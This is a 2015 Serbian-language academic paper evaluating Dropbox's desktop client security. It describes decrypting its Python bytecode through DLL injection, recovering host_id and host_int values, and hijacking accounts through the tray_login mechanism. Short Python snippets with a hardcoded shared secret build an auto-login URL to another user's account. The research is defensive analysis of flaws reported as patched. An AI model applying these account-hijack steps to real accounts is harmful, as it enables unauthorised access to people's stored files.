Synthesis
International Scientific Conference of IT and Business-Related Research

EVALUACIJA BEZBEDNOSTI VEB-SERVISA U CLOUD-U: STUDIJA SLUČAJA DROPBOX

EVALUATION OF WEB SERVICES IN THE CLOUD: CASE STUDY - DROPBOX

Stefan Janićijević, Saša Adamović, Marko Šarac, Dušan Stamenković
Univerzitet Singidunum, Danijelova 32, Beograd, Srbija

Apstrakt:
Razvojem savremenih informacionih tehnologija i Interneta, pojavila se potreba za tehnologijom koja omogućava korisnicima da čuvaju i pristupaju svojim podacima bilo kad i sa bilo kog mesta. Računarstvo u oblaku (Cloud Computing) je trenutno aktuelna tehnologija koja je zamenila tradicionalni način za skladištenje i pristup podacima. Trenutna ponuda usluga zasnovana na ovoj tehnologiji je brojna. Zbog svojih dobrih karakteristika posebno sa aspekta ekonomičnosti, pristupačnosti, pouzdanosti i skalabilnosti, nameće se kao razuman izbor za fizička i pravna lica. Pažnja istraživačke zajednice je usmerena sve više na evaluaciju bezbednosti operativnih sistema i virtuelnih mašina koje pružaju ovakve usluge, a zatim i na klijentske računare i aplikacije. Autori se u radu usredsređuju na evaluaciju bezbednosti korisničkih aplikacija i interfejsa preko kojih se pružaju sve neophodne funkcionalnosti sa studijom slučaja Dropbox.
Rigoroznom analizom autori su istražili potencijalne bezbednosne propuste (ranjivosti) Dropbox usluga za skladištenje i deljenje podataka sa ciljem prepoznavanja novih bezbednosnih izazova koji se odnose na upravljanje sa podacima, razmenu podataka, deljeni pristup podacima, kao i sa aspekta forenzičke analize sistema.

Ključne reči:
računarstvo u oblaku, evaluacija bezbednosti, Dropbox.

Abstract:
Along with the development of modern information technology and the Internet, there is a growing need for the technology that allows users to store and access data anytime and anywhere. Cloud computing is the technology that has replaced the traditional method of data storage and access. There is a variety of services based on this technology. Because of its good characteristics, particularly in terms of cost-effectiveness, accessibility, reliability and scalability, it is imposed as a reasonable choice for individuals and legal entities. Research community devotes particular attention to evaluating the security of operating systems and virtual machines providing such services, and also the client computers and applications. The authors place an emphasis on the security evaluation of user applications and interfaces that provide necessary functionalities with the case study Dropbox.
By conducting a rigorous analysis, the authors investigate potential security vulnerabilities of Dropbox services for data storage and sharing, with the aim of identifying new security challenges related to data management, data sharing, shared data access, as well as the aspects of the forensic analysis of the system.

Key words:
cloud computing, security evaluation, Dropbox.

1. UVOD

Računarstvo u oblaku (*Cloud Computing,* u nastavku *Cloud*) je evolucija postojeće IT infrastrukture koja obezbeđuje dugo zamišljenu viziju računarstva kao usluge. Pojava *Cloud* tehnologije tokom poslednjih nekoliko godina je imala značajan uticaj na mnoge aspekte IT industrije. Iako je *Cloud Computing* nastao iz postojećih tehnologija, njegove osnove (isporuka i raspoređivanje usluga) i same karakteristike podižu nove bezbednosne izazove zbog problema inkompatibilnosti sa postojećim bezbednosnim rešenjima.

Bezbednost je česta oblast zabrinutosti i za provajdere usluga i za korisnike. Stoga, ona predstavlja prioritet koji treba što pre rešiti unutar IT industrije. Prema istraživanju koje je sprovela *International Data Corporation* (IDC), *Microsoft* i NIST (*National Institute of Standards and Technology*), bezbednost u *Cloud Computing* modelu je od primarnog značaja za IT rukovodioce[1].

Istraživači MIT-a veruju da će "Sledeći veliki izazov informacionih tehnologija biti da obezbedi oblak". Nacionalni Institut za standarde i tehnologiju takođe ističe da su bezbednosni izazovi *Cloud* tehnologije veliki. ENISA (European Union Agency for Network and Information Security) takođe upozorava na različite bezbednosne izazove sa kojima se *Cloud* suočava. Iako bezbednosna pitanja i dalje postoje za *Cloud Computing* platformu, različite neprofitne i vladine organizacije su uložile napor da obezbede izvesne sigurnosne smernice. U suštini, NIST[2] i CSA[3] (*Cloud Security Alliance*) obezbeđuju bezbednosne smernice koje treba slediti unutar *Cloud Computing* okruženja.

Jedna od najvećih prepreka koja otežava šire usvajanje *Cloud* računarstva jeste bezbednost - objektivni i subjektivni rizici pružanja, pristupa i kontrole usluga u više serverskom *Cloud* okruženju. Korisnici tehnologije zahtevaju visok nivo uverenja da su njihovi podaci u *Cloud*-u adekvatno zaštićeni jer upotreba ovakve tehnologije smanjuje efikasnost tradicionalnih bezbednosnih alata i metoda održavanja iste. Lakoća sa kojom se skladište i prenose podaci unutar *Cloud* okruženja donosi značajne prednosti, ali takođe sa sobom donosi i potencijalne bezbednosne nedostatke. Korisnici i pružaoci usluga *Cloud Computing*-a traže veće garancije integriteta *end-to-end* nivoa usluga za usluge zasnovane u oblaku.

1 http://www.microsoft.com/presspass/press/2010/jan10/1-20BrookingsPR.mspx

2 http://csrc.nist.gov/publications/nistpubs/800-144/SP800-144.pdf

3 https://cloudsecurityalliance.org/guidance/csaguide.v3.0.pdf

E-mail: stefan.janicijevic.10@singimail.rs

DOI: 10.15308/Synthesis-2015-90-96

Ovaj rad istražuje izazove u primeni i upravljanju uslugama u *Cloud* infrastrukturi sa bezbednosne tačke gledišta, i kroz studiju slučaja *Web* servisa *Dropbox* prepoznaje potencijalne propuste u zaštiti integriteta podataka i privatnosti korisnika.

2. PREGLED U OBLASTI ISTRAŽIVANJA

Kako bi se mogli identifikovati bezbednosni problemi unutar *Dropbox* servisa, prvo se moraju identifikovati ranjivosti same *Cloud Computing* platforme. Različite neprofitne i vladine organizacije su uložile veliki napor kako bi prepoznale i identifikovale ranjivosti i na osnovu njih su pružile preporučena rešenja. Organizacije koje su vodeći stručnjaci u oblasti identifikovanja bezbednosnih propusta i ranjivosti jesu Alijansa za bezbednost u *Cloud*-u (*Cloud Security Alliance - CSA*) zatim dve vladine organizacije, pod nazivom Nacionalni institut za Standarde i Tehnologiju (*National Institute of Standard and Technology - NIST*) i Evropska agencija za Bezbednost Mreža i Informacija (*European Network and Information Security Agency - ENISA*). Radovi poput "*Evaluacija metoda bezbednosti podataka u Cloud okruženju*" (Farhad & Meysam, 2013), "*Pristup bezbednosnoj evaluaciji i analizi računarstva u oblaku*" (Probst *et al*., 2013) i "*Bezbednosni zahtevi i rešenja računarstva u oblaku: Sistematična literatura*" (Honer, 2013) vrše detaljnu analizu bezbednosti *Cloud* infrastrukture i kao rezultat svog istraživanja imaju zaključak da je sigurnost podataka unutar same infrastrukure kompromitovana. Međutim, iako su metode analize drugačije svi se slažu u jednoj stvari, a to je da prvi korak u procesu identifikovanja i kasnije ispravke bezbednosnih propusta jeste testiranje kako *Cloud* sistema tako i softvera koji koristi.

2.1 BEZBEDNO TESTIRANJE *CLOUD* SISTEMA I SOFTVERA

Testiranje softvera *Cloud* sistema obuhvata niz aktivnosti. Svaka aktivnost je zasnovana na formalnom standardu ili metodologiji i dodaje jedinstvenu vrednost ukupnom procesu testiranja sigurnosti. Organizacija tipično bira aktivnosti na osnovu brojnih faktora, uključujući zahteve bezbednosti *Cloud* softvera i na osnovu raspoloživih resursa. Analiza rezultata ispitivanja čine osnovu za procenu rizika bezbednosti informacija u *Cloud*-u i za odabir sredstva za sanaciju, nakon izvršenih testiranja i sprovedenih „ispravki" sprovodi se regresiono testiranje koje proverava funkcionalnosti konačnog proizvoda. Testovi koji se moraju sprovesti kako bi se osigurala bezbednost podataka i privatnost korisnika jesu:

- ***Kvalitet bezbednosti*** testira bezbednosna svojsta softvera, odnosno **provera da li softver ispunjava svoje funkcionalne specifikacije**, a ne da radi nešto drugo.
- ***Testiranje usklađenosti*** definišu se standardi korišćenja *Cloud* platforme, kako bi se osigurala interoperabilnost između različitih softverskih proizvoda.
- ***Testiranje funkcionalnosti*** na osnovu pozitvnih i negativnih zahteva definiše šta softver baziran na *Cloud-u* sme, odnosno ne sme raditi.
- ***Testiranje performansi*** meri koliko dobro se *Cloud* sistem izvršava u **skladu sa unapred definisanim specifikacijama**.

Testiranje bezbednosti predstavlja poslednje testiranje komponenti samog *Cloud* sistema koje za cilj ima proveru bezbednosnih svojstva i ponašanja *Cloud* sistema dok je u interakciji sa eksternim subjektima i sa ostalim komponentama.

2.2 TESTIRANJE *CLOUD* SISTEMA PENETRACIJOM

Test penetracije je metodologija testiranja bezbednosti koja ispitivaču daje uvid u bezbednosne snage sistema koji testira simulirajući napad od strane malicioznog izvora. Proces podrazumeva aktivnu analizu *Cloud* sistema na sve potencijalne ranjivosti koje mogu proizaći iz lošeg ili nepravilnog konfigurisanja sistema, poznatih i/ili nepoznatih hardverskih ili softverskih nedostataka, ili iz operacionih nedostataka. Ova analiza se vrši iz pozicije potencijalnog napadača, i može uključivati aktivnu eksploataciju bezbednosnih propusta. Namera testiranja bezbednosti penetracijom je da se proaktivno utvrdi izvodljivost napada ili da se retroaktivno utvrdi stepen koliko je uspešna eksploatacija uticala na poslovanje.

2.3 REGRESIONO TESTIRANJE

Kako se softver razvija, dodaju se nove funkcije a postojeće funkcije se modifikuju. Ponekad ove nove karakteristike i izmene „slome" postojeće funkcionalnosti - to jest, izazivaju slučajna oštećenja postojećih softverskih komponenti. U osnovi regresiono testiranje predstavlja proces u kome se selektivno testiraju različite funkcije ili komponente kako bi se utvrdilo da modifikacije nisu izazvale neželjene efekte.

3. STUDIJA SLUČAJA DROPBOX SERVISA

Dropbox je servis za skladištenje podataka u oblaku koji koristi više od 100 miliona korisnika. Uprkos njegovoj rasprostranjenoj popularnosti, *Dropbox* kao platforma nije dovoljno intezivno analizirana sa bezbednosne tačke gledišta. Takođe, prethodni radovi bazirani na analizi bezbednosti *Dropbox*-a su u velikoj meri cenzurisani. Python tehnike koje se zasnivaju na metodi obrnutog inženjeringa nisu odgovarajuće za testiranje *Dropbox* platforme.

Kako *Dropbox* platforma koristi dvostepenu autentifikaciju korisnika zaobilaženje tog procesa predstavlja metodu koja potencijalno omogućava neovlašćeni pristup podacima. Upotrebom monkey patching-a[4] i presretanjem SSL podataka moguće je izvršiti analizu procesa autentifikacije i kasnije zaobići isti.

3.1 OSNOVE STUDIJE SLUČAJA

Većina *Dropbox* korisničkih aplikacija su razvijane upotrebom Python jezika, i trenutno fukncionišu na velikom broju hardverskih platformi. Korisnička aplikacija koristi modifikovani prevodioc radi tumačenja izvornog koda. Kako *Dropbox* platforma ne spada u *open source* rešenja, njen izvorni kod nije dostupan javnosti na "čitanje" i modifikovanje. Tajnost izvornog koda *Dropbox* platforme je na visokom nivou, što se može videti iz činjenice da interni API[5] nije moguće analizirati. Bezbednost podataka tokom procesa skladištenja, čuvanja i prenosa predstavlja glavni razlog analize komponenti *Dropbox* platforme od strane istraživačne zajednice. Analiza bezbednosti se prvenstveno usredsređuje na proces autentifikacije korisnika servisa, kao i na proces otpremanja podataka.

Evaluacija bezbednosti *Dropbox* platforme se zasniva na analizi prethodno navedenih procesa, koja daje uvid u funkcionisanje *Dropbox* platforme. Razlog takvog pristupa jeste detaljna uvid u proces funkcionisanja različitih komponenti *Dropbox*-a.

4 Način da se proširi ili modifikuje run-time kod dinamičkih jezika bez promene izvornog koda.

5 API – aplikacioni programski interfejs koji definiše načine na koje aplikacije mogu da zahtevaju usluge (servise) od biblioteka ili operativnih sistema.

DOI: 10.15308/Synthesis-2015-90-96

Upotrebom različitih tehnika ubacivanja koda sa ciljem presretanja SSL podataka omogućava se analiza komponenti unutar *Dropbox* platforme. Korišćenjem postojećih generičkih tehnika moguće je izvršiti presretanje SSL podataka unutar aplikacija pisanih u Python programskom jeziku.

Analizom otkrivenog API-a *Dropbox* platforme, razvoj izvršne korisničke aplikacije *Dropbox* klijenta čini jednostavnim. Korišćenjem grupe alata kao što su *Ettercap* i Metasploit moguće je izvršiti analizu LAN sync[6] protokola i kasnije otmicu računa simuliranjem MitM[7] napada. Na osnovu sprovedenih analiza unutar rada je opisan metod zaobilaženja dvostepene autentifikacije radi kompromitovanja bezbednosti podataka.

3.2 PRETHODNE ANALIZE *DROPBOX* PLATFORME

Danas *Dropbox* predstavlja najpopularniju platformu skladištenja podataka, kao rezultat toga postoji veliki broj radova koji vrše bezbednosnu analizu *Dropbox* servisa upotrebom analize izvršnog koda platforme. Prvi rad koji predstavlja veliki pomak u bezbednosnoj analizi *Dropbox* platforme jeste *Critical Analysis of Dropbox Software Security* (Ruff & Ledoux, 2012) koji se usredsređuje na verzije od 1.1.x do 1.5.x. Metode korišćenje za analizu unutar rada nisu bile primenljive nakon upotrebe novih šifarskih sistema *Dropbox*-a i kao takve postaju neupotrebljive nakon verzije 1.6. *Dropboxdec* (Fritsch, 2015) predstavlja alat za dekripciju bajt koda *Dropbox* platforme, koji kao i prethodno opisane metode više ne predstavlja primenljivo rešenje bezbednosne analize. Upotreba metoda dešifrovanja podataka tokom komunikacije između korisnika i *Dropbox* platforme predstavlja prvobitne pokušaje istraživačke zajednice otvaranja *Dropbox* platforme.

Jedan od prvih radova koji je izvršio analizu komponenti i generisao tehnike presretanja komunikacije jeste „pyREtic“ (Smith, 2010) koji upotrebom co_code[8] pristupa željenim informacijama. Međutim, trenutno upotreba co_code metode je bezuspešna jer njeno sprovođenje koje se zasniva na modifikaciji *.pyc* bajt-koda radi kontrolisanja izvršavanja više ne funkcioniše. Kako je opisana metoda ubacivanja željenog koda postala nemoguća, koriste se tehnike ubacivanja koda kao što su ubacivanje DLL datoteka (Fewer, 2015) i LD_PRELOAD (Cieslak, 2015). Kako je onemogućeno ubacivanje modifikovanog koda upotrebom co_code metode tehnike opisane unutar rada pod nazivom *Reverse Engineering Python Applications* (Portnoy & Santiago, 2008) postaju beskorisne. *Dropship* (Van der Laan, 2015) predstavlja alat koji omogućava napadaču da pristupi podacima upotrebom njihovih odgovarajućih kriptografskih hesh vrednosti. U teoriji, upotrebom odgovarajuće hesh vrednosti napači su mogli pristupiti svim podacima skladištenim od strane *Dropbox* platforme. Ubrzo nakon objavljenog alata *Dropbox* je onemogućio bilo kakvu upotrebu hesh vrednosti od strane klijenta.

3.3 TEHNIKE ZA ZLONAMERNO KORIŠĆENJE DROPBOX PLATFORME

Kao što je u prethodnom poglavlju navedeno *Dropbox* korisničke aplikacije su pisane upotrebom Python programskog jezika. Funkcionisanje samih aplikacija je moguće upotrebom modifikovanog *interpretera*[9] koji koristi modifikovani Python kod. Kako prethodno opisane metode preuzimanja podataka nisu više funkcionalne, opisane su metode su dovoljno skalabilne kako bi bile primenljive u novim verzijama *Dropbox* platforme. *Py2exe* (Heller *et al*., 2008) predstavlja ekstenziju koja konvertuje Python skripte u izvršne Windows aplikacije. Njegova uloga u sprovođenju tehnika kompromitovanja bezbednosti *Dropbox* platforme jeste njegova mogućnost kompajliranja modifikovanog Python koda. Korišćenjem alata PE Explorer ili Resource Hacker[10] moguće je izvući tumač iz PE [11] resursa unutar *Dropbox.exe* procesa.

Bbfreze konvertuje Python skripte u izvršni Linux kod. Njegovo funkcionisanje se zasniva na statičkom povezivanju tumača i biblioteka. Zbog svoje metode izvršavanja ne postoji zajednička datoteka koja se može analizirati upotrebom alata kao što su *debugger*[12] ili *disassembler*[13].

3.3.1 Analiza Dropbox.exe procesa

Kako pristup Dropbox.exe procesu nije zabranjeno, moguće je jednostavno razviti izvršni fajl za čitanje sadržaja procesa. Njegovom upotrebom moguće je izdvojiti *.pyc* datoteke u folder pod nazivom bytecode_encrypted. Datoteke sa ekstenzijom *.pyc* sadrže (Batchelder, 2015) 4-bitni magični broj[14], 4-bitni modifikacioni pečat i takozvani maršalni[15] objekat. Slika 1. predstavlja analizu Dropbox.exe procesa.

3.3.2 Dešifrovanje šifrovanog Dropbox bajt koda

Nakon analize Dropbox.exe izvršne datoteke upotrebom prethodno navedenog PE Explorer alata izdvaja se Python tumač pod nazivom Python27.dll. Korišćenjem bilo kog alata za tumačenje .dll datoteka analizira se izdvojeni tumač. Analiza sprovedena upotrebom takvih alata pokazuje da su mnoge funkcionalnosti značajne za sprovođenje potencijlanih napada su “onemogućene”. Najvažnije od takvih funkcionalnosti jesu PyRun_File() i marshal.dump[16] koje omogućavaju pokretanje modifikovanih skripti unutar izvršnih datoteka.

```
import zipfile
from zipfile import PyZipFile

fileName = "Dropbox.exe"
mode = "r"
ztype = zipfile.ZIP_DEFLATED

f = PyZipFile(fileName, "r", ztype)
f.extractall("bytecode_encrypted")
```

Slika 1. Otpakivanje Dropbox.exe procesa

6 Karakteristika Dropbox servisa koji drastično ubrzava sinhronizovanje kada se podaci nalaze u Vašem LAN-u.
7 Man in the Middle napad – vrsta napada gde se prisluškuje ili modifikuje komunikacija između dve strane.
8 Atribut objekta unutar koda.
9 Kompjuterski program koji direktno izvršava instrukcije napisane u programskom jeziku, bez da ih prethodno kompajlira u program mašinskog jezika.
10 Link http://www.heaventools.com/overview.htm; http://www.angusj.com/resourcehacker/
11 Fajl format za izvršne,object code, DLL i FON fajlove i druge korišćene u 32-bitnim i 64-bitnim verzijama Windows operativnog sistema.
12 Kompjuterski program koji se koristi za analiziranje izvršnog koda drugih programa zbog otklanjanja grešaka.
13 Kompjuterski program koji prevodi mašinski u asemblerski jezik-predstavlja u ljudima čitljivom obliku.
14 Može predstavljati konstantnu numeričku ili tekstualnu vrednost koja se koristi da se identifikuje format fajla.
15 Predstavlja memorisku reprezentaciju objekta koji je transformisan u format pogodan za skladištenje ili transmisiju.
16 Funkcija dump omogućava upis u otvoreni fajl.

DOI: 10.15308/Synthesis-2015-90-96

Analiza *.pyc* datoteka otkriva jednu od metoda zaštite *Dropbox* platforme od potencijalne modifikacije izvršnih datoteka. Unutar *.pyc* datoteka ne postoje stringovi. Jedini razlog nepostojanja stringova jeste upotreba šifarske metode od strane *Dropbox*-a kako bi se sprovela zaštita izvršnog koda. Analizom sprovedenom od strane istraživačke zajednice utvrđeno je da r_object() predstavlja ključan element u procesu dešifrovanja objekata unutar izvršnog koda prilikom izvršavanja. Kako bi se izvršni kod Dropbox.exe procesa izvršio buffer mora dešifrovati sve objekte unutar izvršnog koda. Objekti se dešifruju upotrebom funkcije unutar Python27.dll datoteke koju poziva r_object(). Pozivanjem funkcije za dešifrovanje izvan tumača moguće je analizirati i sačuvati dešifrovani bajt-kod.

Upotrebom opisane funkcije preskače se proces analize šifrata i korišćenih ključeva. Važno je napomenuti da korišćenje funkcije je moguće pozivanjem njene adrese. ubačena direktno u izvršni kod (*hard-coding*), a upravo ona poziva funkciju dešifrovanja.

Kako bi se prevazišlo pozivanje adrese umesto same funkcije potrebno je koristiti *.pyc* datoteke. Zamisao takve metode pristupa funkciji jeste njihovo ubacivanje u izvršnu memoriju i onda pozivanje istih. Tehnika koja se koristi za pristup funkciji se zasniva na korišćenju reflektivnog ubacivanja .dll datoteka[17] koja ubacuje C kod u procese unutar *Dropbox*-a. Nakon uspešno ubačenog koda preuzima se kontrola nad C funkcijom kako bi se stekla kontrola nad tokom izvršavanja čime se omogućava ubacivanje željenog Python koda pozivanjem PyRun_SimpleString.

Sledeće što treba uraditi jeste naterati *Dropbox* da uradi proces dešifrovanja za nas. Upotrebom prethodno ubačenog koda moguće je upotrebiti PyMarshal_ReadLastObjectFromFile() funkciju koja učitava objekat koda iz šifrovanog .pyc fajla. Preuzeti objekat je predstavljen u svom nešifrovanom obliku koji unutar sebe ne sadrži vidljiv string sa instrukcijama izvršavanja. Korišćenjem linearne pretrage memorije locira se ovaj dešifrovani objekat koda i onda se vraća u fajl. Proces transformisanja preuzetog objekta u odgovarajući oblik (marshaling) predstavlja komplikovan proces koji zahteva korišćenje PyPy_marshal.py funkcije koja ubačena u pokrenut *Dropbox* proces omogućava čitanje i pisanje Python vrednosti u binarnom obliku.

Istraživačka zajednica stalnom analizom koda *Dropbox* platforme pronalazi nove potencijalne bezbednosne propuste, što dovodi do čestih izmena šifrovanja izvršnog koda. Česte promene metoda šifrovanja se mogu videti unutar različitih verzija Dropbox-a. Prvobitne iteracije *Dropbox* usluga su koristile TEA[18] šifrat koji je zajedno sa slučajnim generatorom vrednosti jedinstveno šifrovao svaki objekat koda. Dropboxdec (Fritsch, 2015) alat koji je koristio upravo RNG za dobijanje željenih informacija je postao neupotrebljiv kada je u *Dropbox* 1.1.45 RNG funkcija promenjena. Promene metoda šifrovanja objekata unutar koda predstavlja efikasan način odbrane *Dropbox* platforme od većine tradicionalnih metoda tehnika analize izvršnog koda.

Korišćenjem metode opisane u ovom radu *Dropbox* nama daje dešifrovani fajl. Upotreba ovog načina je mnogo kraća, lakša i pouzdanija od onog koji se koristi u dropboxdec alatu. Glavna odlika ovakve metode analize i upravljanja izvršnog koda jeste njegova nezavisnost od konstantno menjajućih algoritmima šifrovanja i dešifrovanja podataka. Važno je napomenuti da upotreba opisane metode omogućava potencijalnim napadačima da izvrše analizu izvršnog koda i ostalih *Cloud* platformi.

17 Predstavlja tehniku ubrizgavanja biblioteke kako bi se biblioteka učitala iz memorije u host proces.

18 Tiny Encription Algorithm - Blok sifrat prepoznatljiv po svojoj jednostavnosti implementacije i upotrebe.

3.3.3 Odbrana Dropbox platforme od analize izvršnog koda

Jedna od tehnika koju koristi *Dropbox* platforma kako bi sprečio tehnike *Reverse engineering*-a jeste *Opcode remapping*. Njena primena se vidi nakon prikupljanja i dešifrovanja *.pyc* datoteka koje unutar sebe imaju vidljive stringove ali ne mogu biti očitani od strane standardnog prevodioca zbog zamenjenog opcode-a.[19] Tumač koji je potrebno koristiti radi razumevanja *.pyc* datoteka jeste takozvani Cpython. Nakon analize *.pyc* datoteka vidljivo je da ceval.c predstavlja vrstu prekidača unutar petlje koja procenjuje opcode. Unutar *Dropbox* platforme, on (ceval.c) je modifikovan kako bi koristio različite opcode vrednosti. Daljom analizom i komparacijom "razložene" *.dll* datoteke sa ceval.c datotekom su definisane lokacije funkcija potrebnih za izvršenje Dropbox usluga. Upotreba ovakve metode pronalaženja željenih funkcija neće biti moguća ukoliko *Dropbox* promeni metodu skrivanja operacionog koda u novijim verzijama.

Tehnika koja se koristi za zaobilaženje ove zaštite je opisana u pyREtic (Smith, 2010) radu i delimično se koristi u dropboxdec-u (Fritsch, 2015). Tehnika opisana u navedenom radu, vrši poređenje *Dropbox* i standardnog Python izvršnog koda. Korišćenje opisane tehnike samo po sebi ne prikazuje željene informacije, već se mora izvršiti komparativna analiza dešifrovanog *Dropbox* bajt koda u odnosu na bajt kod standardnih Python aplikacija. Nakon komparacije moguće je pretpostaviti šemu mapiranja koje se koristi od strane *Dropbox*-a.

Međutim, nije istraženo u detalje kako ova i druge tehnike dedukcije opcode-a funkcionišu jer u praksi mapiranje opcode-a unutar *Dropbox*-a nije menjano od verzije 1.6.0. U sledećem odeljku će biti opisano kako da se dekompajliraju "dobavljeni" .pyc fajlovi Za dekompajliranje dešifrovanog Python bytecode-a koristi se uncompyle2 koji predstavlja Python 2.7 bytecode dekompajler. Uncompyle2 je jednostavan za korišćenje i dekompajliran izvorni kod funkcioniše normalno. Uz pomoć njega izvučen je ceo Python source kod koji se koristi unutar *Dropbox*-a. U nastavku sledećeg odeljka, analiziraćemo kako funkcioniše autentifikacija unutar *Dropbox*-a i predstavićemo neke napade na njega.

3.4 BEZBEDNOST DROPBOX-A I NAPADI

Autorizovani pristup *Dropbox* nalogu zahteva od korisnika da unese ispravnu e-mail adresu i lozinku, upotrebom istih podataka moguće je povezali kranji uređaj sa *Dropbox* nalogom. Tokom procesa registracije, uređaju korisnika Dropbox usluga je dodeljen jedinstven *host_id* koji kasnije predstavlja osnovu autentifikacije. Nakon definisanja jedinstvenog *host_id* parametra *Dropbox* korisnička aplikacija ne skladišti ili koristi korisničke akreditive. Kako proces autentifikacije ne zavisi od promene lozinke nakon definisanja *hosti_id* parametra on se čuva unutar uređaja vezanog za korisnički nalog.

Starije verzije *Dropbox* korisničke aplikacije su *host_id* parametar čuvale u nešifrovanom obliku unutar *SQLite* baze podataka pod nazivom *config.db*. Napadi na privatnost korisnika i njihove podatke su realizovani jednostavnim prebacivanjem *config.db SQLite* baze podataka. Detaljna analiza takvih napada je opisana u radu "Dropbox autentifikacija: ne bezbedna po dizajnu" (Newton, 2015). Zbog ovog propusta, novije verzije

19 Opcode (Operation code) je deo instrukcije mašinskog jezika koji specifira kako će neka operacija biti izvršena, takođe opcode može biti pronađen u takozvanim bytecode i ostalim reprezentacijama namenjenim za softverske tumače umesto za uređaje.


DOI: 10.15308/Synthesis-2015-90-96

Dropbox korisničkih aplikacija, *host_id* parametar čuvaju u šifrovanoj *SQLite* bazi podataka (*$HOME/.dropbox/config.dbx*) (Support, 2015). Međutim, pored šifrovanja baze podataka *host_id* parametar je moguće preuzeti pošto parametri za generisanje ključa za šifrovanje se skladište na uređaju korisnika, ono što treba imati na umu jeste da se skladištenje ključa ne može izbeći.

Parametri za generisanje ključa šifrovanja nisu skladišteni u otvorenom obliku. DPAPI metod šifrovanja se koristi unutar *Windows* platforme dok se unutar *Linux* platformae šifrovanje obavlja upotrebom modifikovane *obfuscator* komponente[20]. Proces definisanja izvođenja ključa za šifrovanje je jednostavno upotrebom dbx-keygen-linux alata. Njegovom upotrebom je moguće dešifrovanje takozvane *filecache.dbx* baze podataka koja sadrži meta podatke o samom klijentu, njegovim podacima, itd. Novije verzije *Dropbox* korisničkih aplikacija prilikom procesa autentifikacije koriste *host_int* parametar koji korisnik prima od servera pri prvom pokretanju i kao takav se ne menja.

3.4.1 Ključ bezbednosti Dropbox-a

Jedna od funkcionalnosti *Dropbox* usluga jeste mogućnost korisniku da pristupi svom nalogu odabirom opcije "*Launch Dropbox Website*" iz ležišta ikone *Dropbox* bez izvršenja procesa autentifikacije. Slika 2 predstavlja opciju pristupanja *Dropbox* nalogu. *Dropbox* klijent obavlja ovaj proces uz pomoć dva parametra, *host_id* i *host_int* koji su ključni za ovaj proces i ključni za samu bezbednost *Dropbox*-a. Posedovanje *host_id* i *host_int* parametara dovoljno je za pristup svim podacima željenog *Dropbox* naloga. Kao što je prethodno navedeno *host_id* parametar se može izvući iz šifrovane *SQLite* baze podataka.



Slika 2. Pokretanje Dropbox klijenta

Parametar *host_int* može biti sniffovan iz saobraćaja *Dropbox LAN sync* protokola koji je podrazumevano uključen, ali može biti jednostavno isključen. Korišćenje *Ettercap*[21] alata predstavlja jedan od načina daljinskog presretanja i preuzimanja *host_int* parametra. Drugi metod preuzimanja *host_int* parametra jeste njegovo izvlačenje iz memorije ciljnog računara.

Postoje napadi na ranije verzije *Dropbox* platforme u kojima je bilo moguće izvući *host_id* i *host_int* vrednosti iz log-ova generisanih tokom korišćenja Dropbox korisničke aplikacije. Generisanje potrebnih log-ova za izvršenje napada zavisilo je od promenljive okruženja pod nazivom *dbdev* čija je MD5 heš vrednost počinjala sa "c3da6009e4". Džejms Hal je uspeo da reši ovaj delimični MD5 heš i otkrio je da string "a2y6shya" generiše potrebnu MD5 koliziju. Korišćenje modifikovanog Metasploit plug-ina je omogućavalo daljinsko otimanje *Dropbox* naloga, međutim ovaj plugin je zakprljen od strane *Dropbox*-a ubrzo pošto je skrenuta pažnja na njegovu potencijalnu zloupotrebu. Slika 3. predstavlja auto-login bajt kod *Dropbox* klijenta. Kao što je pomenuto ranije, *host_int* parametar je primljen od strane servera prilikom pokretanja korisničke aplikacije i kao takav se ne menja. Kako *Dropbox* server prvobitno šalje *host_int* parametar moguće ga je zatražiti od njega. Slika 4. predstavlja proces traženja *host_int* parametra od *Dropbox* servera.

```
host_id = ?
host_int = ?

baseurl = "https://www.dropbox.com/tray_login"
fixed_secret = "ssKeevie4jeeVie9bEen5baRFin9"
now = int(time.time())

h = hashlib.sha1('%s%s' % (fixed_secret,
       host_id, now)).hexdigest()

url = "%s?i=%d&t=%d&v=%s&url=home&cl=en_US" %
        (baseurl, host_int, now, h)

print url
```

Slika 3. Auto-login bajt kod

```
host_id = ?

ctype = 'application/x-www-form-urlencoded'
baseurl = 'https://client10.dropbox.com/'
data = "buildno=Dropbox-win-1.7.5&tag=&\
        uuid=123456&server_list=True&\
        host_id=%s&hostname=random" % host_id
headers = {'content-type': ctype}
r = requests.post(url + 'register_host',
        data=data, headers=headers)
data = json.loads(r.text)

host_int = data["host_int"]
```

Slika 4. Traženje host_int vrednosti

3.4.2 OTMICA DROPBOX NALOGA

Nakon prikupljanja *host_id* i *host_int* parametara napadač može dobiti pristup korisničkom nalogu čime se kompromituje bezbednost i integritet podataka. Ovaj metod je dobio naziv *tray_login* metod, koji se može videti na slici 5.

```
import hashlib
import time

host_id = <UNKNOWN>
host_int = <ASK SERVER>

now = int (time.time())

fixed_secret = 'sKeevie4jeeVie9bEen5baRFin9'

h = hashlib.sha1('%s%s%d'% (fixed_secret,
    host_id, now)).hexdigest()

url = ( "https://www.dropbox.com/tray_login?"
      "i=%d&t=%d&v=%s&url=home&cl=en" %
      (host_int, now, h))
```

Slika 5. Lažno logovanje na Dropbox nalog

20 Softver korišćen od strane programera kako bi sakrio svrhu ili logiku koda, tehnika bezbednosne zaštite.

21 Predstavlja besplatan open source alat za testiranje mrežne bezbednosti simuliranjem MitM napada.

DOI: 10.15308/Synthesis-2015-90-96

Izlaz url-a u navedenom kodu, daje napadaču pristup kompromitovanom *Dropbox* nalogu. Preuzimanje potrebnih parametri je prethodno opisano. Nakon preuzimanja *host_int* parametra od samog *Dropbox* servera od napadača se zahteva *host_id* parametar kako bi se omogućio pristup željenom *Dropbox* nalogu. Upotreba *tray_login* metode predstavlja relativno novu tehniku za otmicu *Dropbox* naloga, primećeno je da *Dropbox* razvija metode koji onemogućuvaju *tray_login* mehanizam što onemogućava "korisniku" da automatski pristupi nalogu. Razvijane metode od strane *Dropbox-a* se zasnivaju na nasumičnom generisanju adresa za automatsko prijavljivanje.

